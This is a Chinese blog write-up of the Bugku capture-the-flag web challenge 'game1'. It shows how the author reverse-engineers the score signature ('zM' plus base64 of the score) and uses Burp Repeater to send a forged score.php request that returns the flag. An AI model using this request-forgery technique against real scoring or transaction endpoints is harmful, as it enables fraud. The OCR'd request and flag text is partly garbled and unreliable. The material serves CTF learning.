

bugku-writeup-web-game1

原创

dark2019 于 2021-06-27 12:00:48 发布 17 收藏

分类专栏: [wp 信息安全](#) 文章标签: [php](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_22597955/article/details/118269323

版权



[wp](#) 同时被 2 个专栏收录

31 篇文章 0 订阅

订阅专栏



[信息安全](#)

53 篇文章 1 订阅

订阅专栏

题目: **game1**

game1 WEB 未解决 分数: 15 金币: 3

题目作者: Aman

一血: 犬来八荒

一血奖励: 3金币

解决: 836

提示:

描述: game1

<http://114.67.246.176:17401>


02:23:06

删除场景 延时场景 ▾

请输入flag 提交

https://blog.csdn.net/qq_22597955


01—看源码




a.启动场景，是一个盖房子的游戏，先来玩一下吧！



b.纯靠玩游戏是找不到flag的，可能要通关才行，但是通关好难啊，看看源代码吧！



c.F12-Network-ctrl+r 发现有一个score.php文件，score=75时，sign为zMNzU===，75的base64编码为NzU=，因此sign表示在zM+score的base64编码。



将score改为5000，同时base64编码得到sign:zMNTAwMA==

02—burp抓包

Burp Suite Professional v1.7.26 - Temporary Project - licensed to Larry_Lau - Unlimited by mxcx@fosec.vn

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

Intercept HTTP history WebSockets history Options

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment	SSL	IP	Cookies	Time	Listener port
77	https://mmt.ub.edu.com	GET	/...		<input checked="" type="checkbox"/>							<input checked="" type="checkbox"/>	unknown host		10:53:04	8080
79	https://www.google-analytics.com	GET	/analytics.js		<input checked="" type="checkbox"/>			script	js			<input checked="" type="checkbox"/>	104.16.248.249		10:53:58	8080
80	https://mozilla.cloudflare-dns.com	POST	/dns-query		<input checked="" type="checkbox"/>							<input checked="" type="checkbox"/>	104.16.248.249		10:54:10	8080
81	https://mozilla.cloudflare-dns.com	POST	/dns-query		<input checked="" type="checkbox"/>							<input checked="" type="checkbox"/>	104.16.248.249		10:54:18	8080
82	http://114.67.246.176:17401	GET	/score.php?score=75&ip=223.104.20.5...		<input checked="" type="checkbox"/>			HTML	php			<input checked="" type="checkbox"/>	114.67.246.176		10:54:21	8080
83	https://shavar.services.mozilla.com	POST	/downloads?client=navclient-auto-flox...		<input checked="" type="checkbox"/>							<input checked="" type="checkbox"/>	34.208.83.243		10:54:22	8080
84	https://mozilla.cloudflare-dns.com	POST	/dns-query		<input checked="" type="checkbox"/>							<input checked="" type="checkbox"/>	104.16.248.249		10:54:28	8080
85	https://incoming.telemetry.mozilla.org	POST	/submit/telemetry/b06c56c0-f65c-4353-...		<input checked="" type="checkbox"/>							<input checked="" type="checkbox"/>	52.35.87.239		10:54:38	8080
86	http://detectportal.firefox.com	GET	/canonical.html		<input checked="" type="checkbox"/>			HTML	html			<input checked="" type="checkbox"/>	34.107.221.82		10:54:39	8080
87	https://mozilla.cloudflare-dns.com	POST	/dns-query		<input checked="" type="checkbox"/>							<input checked="" type="checkbox"/>	104.16.248.249		10:54:42	8080
88	http://detectportal.firefox.com	GET	/canonical.html		<input checked="" type="checkbox"/>			HTML	html			<input checked="" type="checkbox"/>	34.107.221.82		10:54:44	8080
89	http://detectportal.firefox.com	GET	/canonical.html		<input checked="" type="checkbox"/>			HTML	html			<input checked="" type="checkbox"/>	34.107.221.82		10:54:49	8080
90	http://detectportal.firefox.com	GET	/canonical.html		<input checked="" type="checkbox"/>			HTML	html			<input checked="" type="checkbox"/>	34.107.221.82		10:54:54	8080

Request

Raw Params Headers Hex

```

GET /score.php?score=75&ip=223.104.20.52&sign=MHTAwMA== HTTP/1.1
Host: 114.67.246.176:17401
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:89.0) Gecko/20100101 Firefox/89.0
Accept: */*
Accept-Language: zh-CN, zh;q=0.8, sh-TW;q=0.7, sh-HK;q=0.5, en-US;q=0.3, en;q=0.2
Connection: close
Referer: http://114.67.246.176:17401/?s=1624761854893
  
```

将score.php抓包并发送repeater

Burp Suite Professional v1.7.26 - Temporary Project - licensed to Larry_Lau - Unlimited by mxcx@fosec.vn

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

1 2 ...

Go Cancel < >

Target http://114.67.246.176:17401

Request

Raw Params Headers Hex

```

GET /score.php?score=5000&ip=223.104.20.52&sign=MHTAwMA== HTTP/1.1
Host: 114.67.246.176:17401
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:89.0) Gecko/20100101 Firefox/89.0
Accept: */*
Accept-Language: zh-CN, zh;q=0.8, sh-TW;q=0.7, sh-HK;q=0.5, en-US;q=0.3, en;q=0.2
Connection: close
Referer: http://114.67.246.176:17401/?s=1624761854893
  
```

Response

Raw Headers Hex

```

HTTP/1.1 200 OK
Date: Sun, 27 Jun 2021 03:00:27 GMT
Server: Apache/2.4.25 (Debian)
X-Powered-By: PHP/7.0.33
Content-Length: 39
Connection: close
Content-Type: text/html; charset=UTF-8

f1aq{b7D55db419afd[884e9710d1be446ee}
  
```

修改score和sign, go,得到flag。（试过9999也可以，尝试大一点的分数即可）



[创作打卡挑战赛](#)
[赢取流量/现金/CSDN周边激励大奖](#)